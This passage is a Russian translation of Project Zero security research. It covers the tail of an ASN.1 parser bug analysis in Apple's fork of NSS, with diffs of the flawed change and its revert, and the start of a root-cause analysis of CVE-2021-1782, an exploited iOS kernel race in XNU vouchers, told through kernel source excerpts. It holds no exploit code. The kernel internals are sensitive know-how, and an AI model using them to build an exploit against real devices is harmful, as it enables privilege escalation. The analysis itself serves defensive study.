Они явно искали потенциальные проблемы корректности во время рефакторинга. Показанный выше пример — нетривиальное изменение, которое сохраняется до сих пор. (А я понятия не имею, какая версия верна: NSS или Apple!) Из diff видно, что не каждое изменение было помечено `#ifdef __APPLE__` или комментарием. Они также изменили `sec_asn1d_parse_bit_string`:

```
@@ -1372,26 +1469,33 @@
     /*PORT_Assert (state->pending > 0); */
     PORT_Assert(state->place == beforeBitString);
-    if (state->pending == 0) {
-        if (state->dest != NULL) {
-            SECItem *item = (SECItem *)(state->dest);
-            item->data = NULL;
-            item->len = 0;
-            state->place = beforeEndOfContents;
-            return 0;
-        }
+    if ((state->pending == 0) || (state->contents_length == 1)) {
+        if (state->dest != NULL) {
+            SECItem *item = (SECItem *)(state->dest);
+            item->Data = NULL;
+            item->Length = 0;
+            state->place = beforeEndOfContents;
+        }
```

```
+        if (state->contents_length == 1) {
+            /* skip over (unused) remainder byte */
+            return 1;
+        } else {
+            return 0;
+        }
     }
```

В контексте остальных изменений первоначального импорта этот патч выглядит гораздо менее подозрительно, чем мне сначала казалось. Полагаю, разработчики Apple решили, что Mozilla не обработала случай битовой строки, содержащей только байт неиспользуемых битов, и попытались добавить его поддержку. Условие `state->pending == 0`, видимо, являлось проверкой Mozilla для битовой строки нулевой длины, поэтому вполне разумно было счесть правильным способ обработки такого случая через обнуление `item->data`, а значит, и добавить здесь случай `contents_length == 1` казалось корректным.

На самом деле случай `contents_length == 1` уже совершенно правильно обрабатывался в `sec_asn1d_parse_more_bit_string`, но на основании выглядевшей особой обработки отсутствующего байта неиспользуемых битов в `sec_asn1d_parse_bit_string` предположение, что его упустили, не было неразумным.

Исправление ошибки просто отменило изменение, внесённое при первоначальном импорте 18 лет назад, снова сделав опасный, но недостижимый код недостижимым:

```
-if ((state->pending == 0) || (state->contents_length == 1)) {
+if (state->pending == 0) {
     if (state->dest != NULL) {
         SecAsn1Item *item = (SecAsn1Item *)(state->dest);
         item->Data = NULL;
         item->Length = 0;
         state->place = beforeEndOfContents;
     }
-    if (state->contents_length == 1) {
-        /* skip over (unused) remainder byte */
-        return 1;
-    } else {
-        return 0;
-    }
+    return 0;
 }
```

Выводы

Создавать форки сложного кода сложно. В этом случае почти два десятилетия спустя всё закончилось простой отменой изменения, внесённого при импорте. Даже проверить правильность такой отмены чрезвычайно трудно.

С 2003 года кодовые базы Mozilla и Apple продолжили расходиться. Как я обнаружил чуть позже, чем это могло пригодиться, код Mozilla теперь содержит больше комментариев, пытающихся объяснить «новаторский» подход декодера к безопасности памяти.

Переписать этот код так, чтобы он стал понятнее (и, возможно, даже безопасен для памяти), тоже совсем не просто. Код должен не только декодировать ASN.1, но и безопасно обрабатывать неверно закодированные данные, как, например, дословно описывает этот комментарий:

```
/*
 * Okay, this is a hack. It *should* be an error whether
 * pending is too big or too small, but it turns out that
 * we had a bug in our *old* DER encoder that ended up
 * counting an explicit header twice in the case where
 * the underlying type was an ANY. So, because we cannot
```

```
   * prevent receiving these (our own certificate server can
   * send them to us), we need to be lenient and accept them.
   * To do so, we need to pretend as if we read all of the
   * bytes that the header said we would find, even though
   * we actually came up short.
   */
```


Проверка того, что переписанный и упрощённый декодер также правильно обрабатывает каждый жёстко заданный пограничный случай, вероятно, приведёт к тому, что в итоге он окажется вовсе не таким простым.

CVE-2021-1782: эксплуатировавшаяся в реальных атаках уязвимость iOS в vouchers

Опубликовал Ian Beer, Google Project Zero

Эта статья — мой анализ уязвимости, которая эксплуатировалась в реальных атаках и была исправлена в начале 2021 года. Как и опубликованный на прошлой неделе разбор ошибки анализатора ASN.1, статья основана на заметках, сделанных во время анализа патча и попыток понять подсистему vouchers в XNU. Надеюсь, этот материал станет недостающей документацией о работе некоторых внутренних механизмов подсистемы vouchers и её особенностях, которые привели к уязвимости.

CVE-2021-1782 была исправлена в iOS 14.4, как отметил @s1guza в Twitter.



Уязвимость исправили 26 января 2021 года, а 28 мая 2021 года Apple обновила примечания к выпуску iOS 14.4, указав, что проблема могла активно эксплуатироваться:

Kernel

Available for: iPhone 6s and later, iPad Pro (all models), iPad Air 2 and later, iPad 5th generation and later, iPad mini 4 and later, and iPod touch (7th generation)

Impact: A malicious application may be able to elevate privileges. Apple is aware of a report that this issue may have been actively exploited.

Description: A race condition was addressed with improved locking.

CVE-2021-1782: an anonymous researcher

Entry updated May 28, 2021

Vouchers

Что именно представляет собой voucher?

В коде ядра есть краткое описание:

> Vouchers — это неизменяемые (после создания) наборы индексов определённых значений атрибутов менеджера ресурсов с подсчётом ссылок (причём сами значения тоже имеют счётчики ссылок).

Определение технически верно, хотя само по себе, возможно, не особенно полезно.

Чтобы действительно понять первопричину и эксплуатируемость этой уязвимости, придётся рассмотреть значительную часть кодовой базы vouchers. Эта часть XNU довольно малоизвестна и весьма сложна.

Voucher — таблица ключей и значений с подсчётом ссылок. Указатели на все созданные vouchers хранятся в глобальной хеш-таблице `ivht_bucket`.

Для каждого конкретного набора ключей и значений должен существовать лишь один объект voucher. При создании voucher выполняется дедупликация: новый объект сравнивается со всеми существующими vouchers в хеш-таблице, чтобы сохранить их уникальность; если найден дубликат, возвращается ссылка на уже существующий voucher.

Вот структура voucher:

```
struct ipc_voucher {
    iv_index_t    iv_hash;       /* checksum hash */
    iv_index_t    iv_sum;        /* checksum of values */
    os_refcnt_t   iv_refs;       /* reference count */
    iv_index_t    iv_table_size; /* size of the voucher table */
    iv_index_t    iv_inline_table[IV_ENTRIES_INLINE];
    iv_entry_t    iv_table;      /* table of voucher attr entries */
    ipc_port_t    iv_port;       /* port representing the voucher */
    queue_chain_t iv_hash_link;  /* link on hash chain */
};

#define IV_ENTRIES_INLINE MACH_VOUCHER_ATTR_KEY_NUM_WELL_KNOWN
```

Кодовая база vouchers написана очень универсально и расширяемо, хотя её реальное применение и поддерживаемый набор возможностей весьма ограничены.

Ключи

Ключи в vouchers не произвольны. Они являются индексами в `iv_table` объекта voucher; положение значения в таблице `iv_table` определяет, под каким «ключом» оно сохранено. Хотя кодовая база vouchers поддерживает добавление новых типов ключей во время выполнения, эта возможность не используется, и существует лишь небольшой набор фиксированных общеизвестных ключей:

```
#define MACH_VOUCHER_ATTR_KEY_ALL       ((mach_voucher_attr_key_t)~0)
#define MACH_VOUCHER_ATTR_KEY_NONE      ((mach_voucher_attr_key_t)0)
/* other well-known-keys will be added here */
#define MACH_VOUCHER_ATTR_KEY_ATM       ((mach_voucher_attr_key_t)1)
#define MACH_VOUCHER_ATTR_KEY_IMPORTANCE ((mach_voucher_attr_key_t)2)
#define MACH_VOUCHER_ATTR_KEY_BANK      ((mach_voucher_attr_key_t)3)
#define MACH_VOUCHER_ATTR_KEY_PTHPRIORITY ((mach_voucher_attr_key_t)4)
#define MACH_VOUCHER_ATTR_KEY_USER_DATA ((mach_voucher_attr_key_t)7)
#define MACH_VOUCHER_ATTR_KEY_TEST      ((mach_voucher_attr_key_t)8)
#define MACH_VOUCHER_ATTR_KEY_NUM_WELL_KNOWN MACH_VOUCHER_ATTR_KEY_TEST
```

`iv_inline_table` в `ipc_voucher` содержит 8 записей. Но фактически поддерживаются и имеют связанную функциональность лишь четыре из них. Атрибуты voucher ATM объявлены устаревшими, а поддерживающий их код удалён, поэтому допустимыми ключами остаются только IMPORTANCE (2), BANK (3), PTHPRIORITY (4) и USER_DATA (7). Есть некоторая путаница (возможно, только у меня) в том, когда именно следует говорить «ключ», а когда «атрибут»; я буду использовать термины взаимозаменяемо для этих значений ключей и соответствующих «типов» управляемых ими значений. Подробнее об этом позже.

Значения

Каждая запись в `iv_table` объекта voucher имеет тип `iv_index_t`:

```
typedef natural_t iv_index_t;
```

Каждое значение также является индексом — на этот раз в отдельном для ключа кеше значений, абстрагированном как «объект управления кешем атрибутов voucher» (Voucher Attribute Cache Control Object) и представленном следующей структурой:

```
struct ipc_voucher_attr_control {
    os_refcnt_t  ivac_refs;
    boolean_t    ivac_is_growing;        /* is the table being grown */
    ivac_entry_t ivac_table;             /* table of voucher attr value entries */
    iv_index_t   ivac_table_size;        /* size of the attr value table */
    iv_index_t   ivac_init_table_size;   /* size of the attr value table */
    iv_index_t   ivac_freelist;          /* index of the first free element */
    ipc_port_t   ivac_port;              /* port for accessing the cache control */
    lck_spin_t   ivac_lock_data;
    iv_index_t   ivac_key_index;         /* key index for this value */
};
```

Доступ к ним осуществляется косвенно через другую глобальную таблицу:

```
static ipc_voucher_global_table_element
    iv_global_table[MACH_VOUCHER_ATTR_KEY_NUM_WELL_KNOWN];
```

(И снова комментарии в коде указывают, что в будущем таблица может увеличиваться и позволять управлять атрибутами из пользовательского пространства, но пока это просто массив фиксированного размера.)

Каждый элемент этой таблицы имеет следующую структуру:

```
typedef struct ipc_voucher_global_table_element {
    ipc_voucher_attr_manager_t ivgte_manager;
    ipc_voucher_attr_control_t ivgte_control;
```

```
    mach_voucher_attr_key_t    ivgte_key;
} ipc_voucher_global_table_element;
```

И `iv_global_table`, и `iv_table` каждого voucher индексируются по `(key-1)`, а не по `key`, поэтому запись userdata имеет индекс `[6]`, а не `[7]`, хотя массив всё равно содержит 8 записей.

`ipc_voucher_attr_control_t` предоставляет абстрактный интерфейс управления «значениями», а `ipc_voucher_attr_manager_t` — «специфичную для типа» логику, реализующую семантику каждого типа (под типом здесь подразумевается тип «ключа» или «атрибута»). Рассмотрим это конкретнее. Вот определение `ipc_voucher_attr_manager_t`:

```
struct ipc_voucher_attr_manager {
    ipc_voucher_attr_manager_release_value_t   ivam_release_value;
    ipc_voucher_attr_manager_get_value_t       ivam_get_value;
    ipc_voucher_attr_manager_extract_content_t ivam_extract_content;
    ipc_voucher_attr_manager_command_t         ivam_command;
    ipc_voucher_attr_manager_release_t         ivam_release;
    ipc_voucher_attr_manager_flags             ivam_flags;
};
```

`ivam_flags` — int с несколькими флагами; остальные пять полей являются указателями на функции, определяющими семантику конкретного типа атрибута. Вот структура `ipc_voucher_attr_manager` для типа `user_data`:

```
const struct ipc_voucher_attr_manager user_data_manager = {
    .ivam_release_value  = user_data_release_value,
    .ivam_get_value      = user_data_get_value,
    .ivam_extract_content = user_data_extract_content,
    .ivam_command        = user_data_command,
    .ivam_release        = user_data_release,
    .ivam_flags          = IVAM_FLAGS_NONE,
};
```

Эти пять указателей на функции — единственный интерфейс из универсального кода vouchers в специфичный для типа код. Интерфейс может выглядеть простым, но в нём есть несколько непростых тонкостей; к ним мы вернёмся позже!

Вернёмся к универсальной структуре `ipc_voucher_attr_control`, которая управляет «значениями» каждого ключа независимо от типа. Самое важное поле — `ivac_entry_t ivac_table`, массив объектов `ivac_entry_s`. Именно индекс этой таблицы хранится в `iv_table` каждого voucher.

Вот структура каждой записи таблицы:

```
struct ivac_entry_s {
    iv_value_handle_t ivace_value;
    iv_value_refs_t   ivace_layered : 1,  /* layered effective entry */
                      ivace_releasing : 1,/* release in progress */
                      ivace_free : 1,     /* on freelist */
                      ivace_persist : 1,  /* don't count made refs */
                      ivace_refs : 28;    /* reference count */
    union {
        iv_value_refs_t ivaceu_made;      /* made count (non-layered) */
        iv_index_t      ivaceu_layer;     /* next effective layer */
    } ivace_u;
    iv_index_t ivace_next;                /* hash or freelist */
    iv_index_t ivace_index;               /* hash head (independent) */
};
```

`ivace_refs` — счётчик ссылок для данного индекса таблицы. Обратите внимание: запись находится непосредственно в массиве, поэтому обнуление этого счётчика не освобождает `ivac_entry_s` обратно в распределитель ядра (например, распределитель зон). Вместо этого индекс таблицы перемещается в список свободных пустых записей. Таблица может расти, но никогда не уменьшается.

Несвободные записи таблицы хранят специфичный для типа «дескриптор» в `ivace_value`. Вот цепочка typedef этого типа:

```
iv_value_handle_t ivace_value;
typedef mach_voucher_attr_value_handle_t iv_value_handle_t;
typedef uint64_t mach_voucher_attr_value_handle_t;
```

Дескриптор имеет тип `uint64_t`, но в действительности атрибуты могут (и действительно это делают) хранить там указатели, скрытые преобразованиями типов.

`attr_control` гарантирует существование только одного (активного) `ivac_entry_s` для каждого конкретного `ivace_value`. Поэтому всякий раз, когда новому `ivace_value` требуется `ivac_entry`, в объекте `attr_control`, в его `ivac_table`, нужно искать уже существующее совпадающее значение. Для ускорения используемые `ivac_entries` связаны в хеш-корзины, чтобы вместо линейного просмотра всей таблицы искать по (будем надеяться, значительно более короткому) связному списку записей. (Обратите внимание: это не связный список указателей; каждое звено цепочки — индекс таблицы.)

Атрибуты userdata

`user_data` — один из четырёх поддерживаемых и реализованных типов атрибутов voucher. Его единственная цель — управление буферами произвольных данных под контролем пользователя. Поскольку `attr_control` выполняет дедупликацию только по `ivace_value` (которое является указателем), менеджер атрибутов userdata отвечает за то, чтобы значения userdata с идентичными буферами (совпадающими длиной и байтами) имели идентичные указатели.

Для этого он поддерживает хеш-таблицу структур `user_data_value_element`, оборачивающих буфер байтов переменного размера:

```
struct user_data_value_element {
    mach_voucher_attr_value_reference_t e_made;
    mach_voucher_attr_content_size_t    e_size;
    iv_index_t                          e_sum;
    iv_index_t                          e_hash;
    queue_chain_t                       e_hash_link;
    uint8_t                             e_data[];
};
```

Каждый встроенный буфер `e_data` может иметь размер до 16 КБ. `e_hash_link` хранит указатель списка корзины хеш-таблицы.

`e_made` — не простой счётчик ссылок. При просмотре кода видно, что он нигде не уменьшается. Поскольку между `ivace_entry` и `user_data_value_element` почти всегда должно существовать соответствие 1:1, этой структуре не нужен подсчёт ссылок. Однако существует одно очень хитрое состояние гонки (это *не* та гонка, которая вызывает уязвимость!), из-за которого поле `e_made` необходимо. Эта гонка в некоторой степени документирована, и в конце концов мы до неё доберёмся...

Рецепты

Метод порта host `host_create_mach_voucher`, предоставляемый MIG (Mach Interface Generator), является интерфейсом пользовательского пространства для создания vouchers:

```
kern_return_t host_create_mach_voucher(
    mach_port_name_t host,
```

```
    mach_voucher_attr_raw_recipe_array_t recipes,
    mach_voucher_attr_recipe_size_t recipesCnt,
    mach_port_name_t *voucher);
```

recipes указывает на буфер, заполненный последовательностью упакованных структур mach_voucher_attr_recipe_data переменного размера:

```
typedef struct mach_voucher_attr_recipe_data {
    mach_voucher_attr_key_t            key;
    mach_voucher_attr_recipe_command_t command;
    mach_voucher_name_t                previous_voucher;
    mach_voucher_attr_content_size_t   content_size;
    uint8_t                            content[];
} mach_voucher_attr_recipe_data_t;
```

key — один из четырёх уже рассмотренных поддерживаемых типов атрибутов voucher (importance, bank, pthread_priority и user_data) либо значение-шаблон (MACH_VOUCHER_ATTR_KEY_ALL), указывающее применить команду ко всем ключам. Существует ряд универсальных и специфичных для типов команд. Команды могут необязательно ссылаться на существующие vouchers через поле previous_voucher, которое должно содержать имя порта voucher.

Вот поддерживаемые универсальные команды создания voucher:

• MACH_VOUCHER_ATTR_COPY: скопировать значение атрибута из предыдущего voucher. Можно указать ключ-шаблон, чтобы скопировать все значения атрибутов предыдущего voucher.
• MACH_VOUCHER_ATTR_REMOVE: удалить указанное значение атрибута из создаваемого voucher. Так можно также удалить все атрибуты из создаваемого voucher (что, пожалуй, бессмысленно).
• MACH_VOUCHER_ATTR_SET_VALUE_HANDLE: эта команда допустима только для клиентов ядра; она позволяет вызывающей стороне указать произвольное ivace_value, что не имеет смысла для пользовательского пространства и не должно быть доступно.
• MACH_VOUCHER_ATTR_REDEEM: семантика погашения атрибута из предыдущего voucher не определяется кодом vouchers; каждый менеджер сам решает, что это может означать.

Вот специфичные для атрибутов команды создания voucher для каждого типа:

• **bank:** MACH_VOUCHER_ATTR_BANK_CREATE, MACH_VOUCHER_ATTR_BANK_MODIFY_PERSONA, MACH_VOUCHER_ATTR_AUTO_REDEEM, MACH_VOUCHER_ATTR_SEND_PREPROCESS
• **importance:** MACH_VOUCHER_ATTR_IMPORTANCE_SELF
• **user_data:** MACH_VOUCHER_ATTR_USER_DATA_STORE
• **pthread_priority:** MACH_VOUCHER_ATTR_PTHPRIORITY_CREATE

Обратите внимание: существуют и другие команды, которые можно «выполнять над» vouchers через метод MIG mach_voucher_attr_command, вызывающий указатель на функцию ivam_command менеджера атрибута. Вот они:

• **bank:** BANK_ORIGINATOR_PID, BANK_PERSONA_TOKEN, BANK_PERSONA_ID
• **importance:** MACH_VOUCHER_IMPORTANCE_ATTR_DROP_EXTERNAL
• **user_data:** нет
• **pthread_priority:** нет

Рассмотрим пример рецепта создания voucher с единственным атрибутом user_data, состоящим из четырёх байтов {0x41, 0x41, 0x41, 0x41}:

```
struct udata_dword_recipe {
    mach_voucher_attr_recipe_data_t recipe;
    uint32_t payload;
};

struct udata_dword_recipe r = {0};
r.recipe.key = MACH_VOUCHER_ATTR_KEY_USER_DATA;
r.recipe.command = MACH_VOUCHER_ATTR_USER_DATA_STORE;
r.recipe.content_size = sizeof(uint32_t);
r.payload = 0x41414141;
```

Подробно проследим путь этого рецепта.

Ниже показана важнейшая часть `host_create_mach_voucher` с тремя высокоуровневыми этапами: выделение voucher, создание атрибутов и дедупликация voucher. Этот код не отвечает за поиск или выделение порта Mach для voucher; это делает код слоя MIG.

```
/* allocate new voucher */
voucher = iv_alloc(ivgt_keys_in_use);
if (IV_NULL == voucher) {
    return KERN_RESOURCE_SHORTAGE;
}

/* iterate over the recipe items */
while (0 < recipe_size - recipe_used) {
    ipc_voucher_t prev_iv;

    if (recipe_size - recipe_used < sizeof(*sub_recipe)) {
        kr = KERN_INVALID_ARGUMENT;
        break;
    }

    /* find the next recipe */
    sub_recipe = (mach_voucher_attr_recipe_t)(void *)&recipes[recipe_used];
    if (recipe_size - recipe_used - sizeof(*sub_recipe) <
        sub_recipe->content_size) {
        kr = KERN_INVALID_ARGUMENT;
        break;
    }
    recipe_used += sizeof(*sub_recipe) + sub_recipe->content_size;

    /* convert voucher port name (current space) */
    /* into a voucher reference */
    prev_iv = convert_port_name_to_voucher(sub_recipe->previous_voucher);
    if (MACH_PORT_NULL != sub_recipe->previous_voucher &&
        IV_NULL == prev_iv) {
        kr = KERN_INVALID_CAPABILITY;
        break;
    }

    kr = ipc_execute_voucher_recipe_command(
        voucher,
        sub_recipe->key,
        sub_recipe->command,
        prev_iv,
        sub_recipe->content,
        sub_recipe->content_size,
        FALSE);

    ipc_voucher_release(prev_iv);
    if (KERN_SUCCESS != kr) {
        break;
    }
}

if (KERN_SUCCESS == kr) {
    *new_voucher = iv_dedup(voucher);
} else {
    *new_voucher = IV_NULL;
    iv_dealloc(voucher, FALSE);
}
```

В начале фрагмента новый voucher выделяется в `iv_alloc`. Затем в цикле вызывается `ipc_execute_voucher_recipe_command`, которая обрабатывает все структуры подрецептов, переданные пользовательским пространством. Каждый подрецепт может необязательно ссылаться на существующий voucher через поле `previous_voucher`. Обратите внимание: MIG не поддерживает нативно структуры переменного размера, содержащие порты, поэтому voucher передаётся как имя порта Mach, которое ищется в пространстве имён портов Mach вызывающей

задачи и преобразуется в ссылку voucher с помощью convert_port_name_to_voucher. Предполагаемая возможность — ссылаться на атрибуты других vouchers для их копирования или «погашения». Как уже говорилось, семантика погашения атрибута voucher не определяется абстрактным кодом vouchers: каждый менеджер атрибутов решает это самостоятельно.

После обработки всего рецепта и заполнения всех записей iv_table функция iv_dedup ищет в хеш-таблице ivht_bucket существующий voucher с совпадающим набором атрибутов. Помните, что каждое значение атрибута в voucher — индекс в таблице атрибутов контроллера, а сами атрибуты уникальны, поэтому для проверки равенства всех значений достаточно сравнить массив индексов voucher. Если совпадающий voucher найден, iv_dedup возвращает ссылку на существующий объект и вызывает iv_dealloc, освобождая только что созданный voucher. Иначе iv_dedup добавляет новый voucher в хеш-таблицу ivht_bucket.

Рассмотрим ipc_execute_voucher_recipe_command, отвечающую за заполнение запрошенных записей в iv_table voucher. Обратите внимание: key и command — произвольные контролируемые dword. content — указатель на буфер контролируемых байтов, а content_size — корректный размер этого входного буфера. Слой MIG ограничивает общий входной размер рецепта (набора подрецептов) 5260 байтами, и все входные буферы содержимого должны помещаться туда.

```
static kern_return_t
ipc_execute_voucher_recipe_command(
    ipc_voucher_t voucher,
    mach_voucher_attr_key_t key,
    mach_voucher_attr_recipe_command_t command,
    ipc_voucher_t prev_iv,
    mach_voucher_attr_content_t content,
    mach_voucher_attr_content_size_t content_size,
    boolean_t key_priv)
{
    iv_index_t prev_val_index;
    iv_index_t val_index;
    kern_return_t kr;

    switch (command) {
        /* ... */
```

MACH_VOUCHER_ATTR_USER_DATA_STORE не входит в значения case этого switch, поэтому код переходит к ветви default:

```
    default:
        kr = ipc_replace_voucher_value(
            voucher,
            key,
            command,
            prev_iv,
            content,
            content_size);
        if (KERN_SUCCESS != kr) {
            return kr;
        }
        break;
    }
    return KERN_SUCCESS;
}
```

Вот этот код:

```
static kern_return_t
ipc_replace_voucher_value(
    ipc_voucher_t voucher,
    mach_voucher_attr_key_t key,
    mach_voucher_attr_recipe_command_t command,
    ipc_voucher_t prev_voucher,
    mach_voucher_attr_content_t content,
    mach_voucher_attr_content_size_t content_size)
{
```

```
    /* ... */

    /*
     * Get the manager for this key_index.
     * Returns a reference on the control.
     */
    key_index = iv_key_to_index(key);
    ivgt_lookup(key_index, TRUE, &ivam, &ivac);
    if (IVAM_NULL == ivam) {
        return KERN_INVALID_ARGUMENT;
    }

    /* ... */
```

`iv_key_to_index` просто вычитает 1 из `key` (если он допустим и не равен `MACH_VOUCHER_ATTR_KEY_ALL`):

```
static inline iv_index_t
iv_key_to_index(mach_voucher_attr_key_t key)
{
    if (MACH_VOUCHER_ATTR_KEY_ALL == key ||
        MACH_VOUCHER_ATTR_KEY_NUM_WELL_KNOWN < key) {
        return IV_UNUSED_KEYINDEX;
    }
    return (iv_index_t)key - 1;
}
```

Затем `ivgt_lookup` получает ссылку на менеджер и контроллер атрибутов этого ключа. Менеджер фактически лишь набор указателей на функции, определяющих семантику разных «типов ключей», а контроллер хранит (и кеширует) значения этих ключей.

Продолжим читать `ipc_replace_voucher_value`. Вот следующая инструкция:

```
/* save the current value stored in the forming voucher */
save_val_index = iv_lookup(voucher, key_index);
```

Этот момент важен для понимания предполагаемой работы кода vouchers: рецепты могут ссылаться не только на другие vouchers (через порт `previous_voucher`), но и на *самих себя* во время создания. Для каждого типа атрибута, значение которого должно присутствовать в voucher, необязательно иметь лишь один подрецепт; можно указать несколько подрецептов этого типа. Есть ли в этом какой-либо смысл? К счастью для исследователя безопасности, нам не приходится беспокоиться, осмысленна ли функциональность: для нас это просто необычная машина! (В коде встречаются намёки на будущую возможность «наслаивать» или «связывать» значения атрибутов, но сейчас такой функциональности нет.)

`iv_lookup` возвращает «индекс значения» указанного ключа в конкретном voucher. То есть просто возвращает `iv_index_t` из `iv_table` данного voucher:

```
static inline iv_index_t
iv_lookup(ipc_voucher_t iv, iv_index_t key_index)
{
    if (key_index < iv->iv_table_size) {
        return iv->iv_table[key_index];
    }
    return IV_UNUSED_VALINDEX;
}
```

Индекс значения однозначно определяет существующее значение атрибута, но само значение нужно запросить у контроллера атрибута. Однако перед получением предыдущего значения код сначала выясняет, пытается ли подрецепт сослаться на значение, которое сейчас хранится в этом voucher, либо явно передал `previous_voucher`. Значение предыдущего voucher имеет приоритет над уже находящимся в создаваемом voucher.

```
prev_val_index = (IV_NULL != prev_voucher)
    ? iv_lookup(prev_voucher, key_index)
    : save_val_index;
```

Затем код ищет фактическое предыдущее значение, над которым будет выполняться операция:

```
ivace_lookup_values(
    key_index,
    prev_val_index,
    previous_vals,
    &previous_vals_count);
```

`key_index` — ключ, с которым мы работаем, в данном примере `MACH_VOUCHER_ATTR_KEY_USER_DATA`. Функция называется `ivace_lookup_values` (обратите внимание на множественное число). Комментарии в коде vouchers указывают, что в будущем сами значения, возможно, можно будет помещать в связный список, формируя более крупные (либо многослойные/цепочечные) значения. Но эта возможность не реализована: `ivace_lookup_values` всегда возвращает только одно значение.

Вот `ivace_lookup_values`:

```
static void
ivace_lookup_values(
    iv_index_t key_index,
    iv_index_t value_index,
    mach_voucher_attr_value_handle_array_t values,
    mach_voucher_attr_value_handle_array_size_t *count)
{
    ipc_voucher_attr_control_t ivac;
    ivac_entry_t ivace;

    if (IV_UNUSED_VALINDEX == value_index ||
        MACH_VOUCHER_ATTR_KEY_NUM_WELL_KNOWN <= key_index) {
        *count = 0;
        return;
    }

    ivac = iv_global_table[key_index].ivgte_control;
    assert(IVAC_NULL != ivac);

    /* Get the entry and then the linked values. */
    ivac_lock(ivac);
    assert(value_index < ivac->ivac_table_size);
    ivace = &ivac->ivac_table[value_index];

    /* TODO: support chained values (for effective vouchers). */
    assert(ivace->ivace_refs > 0);
    values[0] = ivace->ivace_value;
    ivac_unlock(ivac);
    *count = 1;
}
```

Блокировки в коде vouchers очень важны для правильного понимания лежащей в основе уязвимости, когда мы наконец до неё доберёмся. Пока я опускаю эти детали; к соответствующим блокировкам вернёмся, когда это понадобится.

Обсудим код `ivace_lookup_values`. Он индексирует `iv_global_table`, чтобы получить указатель на контроллер типа атрибута:

```
ivac = iv_global_table[key_index].ivgte_control;
```

Код захватывает блокировку контроллера, затем индексирует его `ivac_table`, находит `struct ivac_entry_s` значения и считывает оттуда `ivace_value`:

```
ivac_lock(ivac);
assert(value_index < ivac->ivac_table_size);
ivace = &ivac->ivac_table[value_index];
assert(ivace->ivace_refs > 0);
values[0] = ivace->ivace_value;
ivac_unlock(ivac);
*count = 1;
```

Вернёмся к вызывающей функции (`ipc_replace_voucher_value`) и продолжим чтение:

```
/* Call out to resource manager to get new value */
new_value_voucher = IV_NULL;
kr = (ivam->ivam_get_value)(
    ivam,
    key,
    command,
    previous_vals,
    previous_vals_count,
    content,
    content_size,
    &new_value,
    &new_flag,
    &new_value_voucher);
if (KERN_SUCCESS != kr) {
    ivac_release(ivac);
    return kr;
}
```

`ivam->ivam_get_value` вызывает указатель на функцию типа атрибута, определяющую смысл конкретного «get_value». Термин `get_value` здесь немного сбивает с толку: разве мы не пытаемся сохранить новое значение? (И последующего вызова метода вроде `store_value` нет.) Семантику `get_value` лучше понимать так: функция должна вычислить и `previous_vals` (значение из `previous_voucher` либо текущее значение этого voucher), и `content` (буфер произвольных байтов из подрецепта), а затем объединить/вычислить их, чтобы *создать* представление значения. После этого слой контроллера сохраняет/кеширует значение. (На самом деле в этой системе есть одна утомительная загвоздка с блокировкой, к которой мы ещё вернёмся...)

`ivam_get_value` для типа атрибута `user_data` — это `user_data_get_value`:

```
static kern_return_t
user_data_get_value(
    ipc_voucher_attr_manager_t __assert_only manager,
    mach_voucher_attr_key_t __assert_only key,
    mach_voucher_attr_recipe_command_t command,
    mach_voucher_attr_value_handle_array_t prev_values,
    mach_voucher_attr_value_handle_array_size_t prev_value_count,
    mach_voucher_attr_content_t content,
    mach_voucher_attr_content_size_t content_size,
    mach_voucher_attr_value_handle_t *out_value,
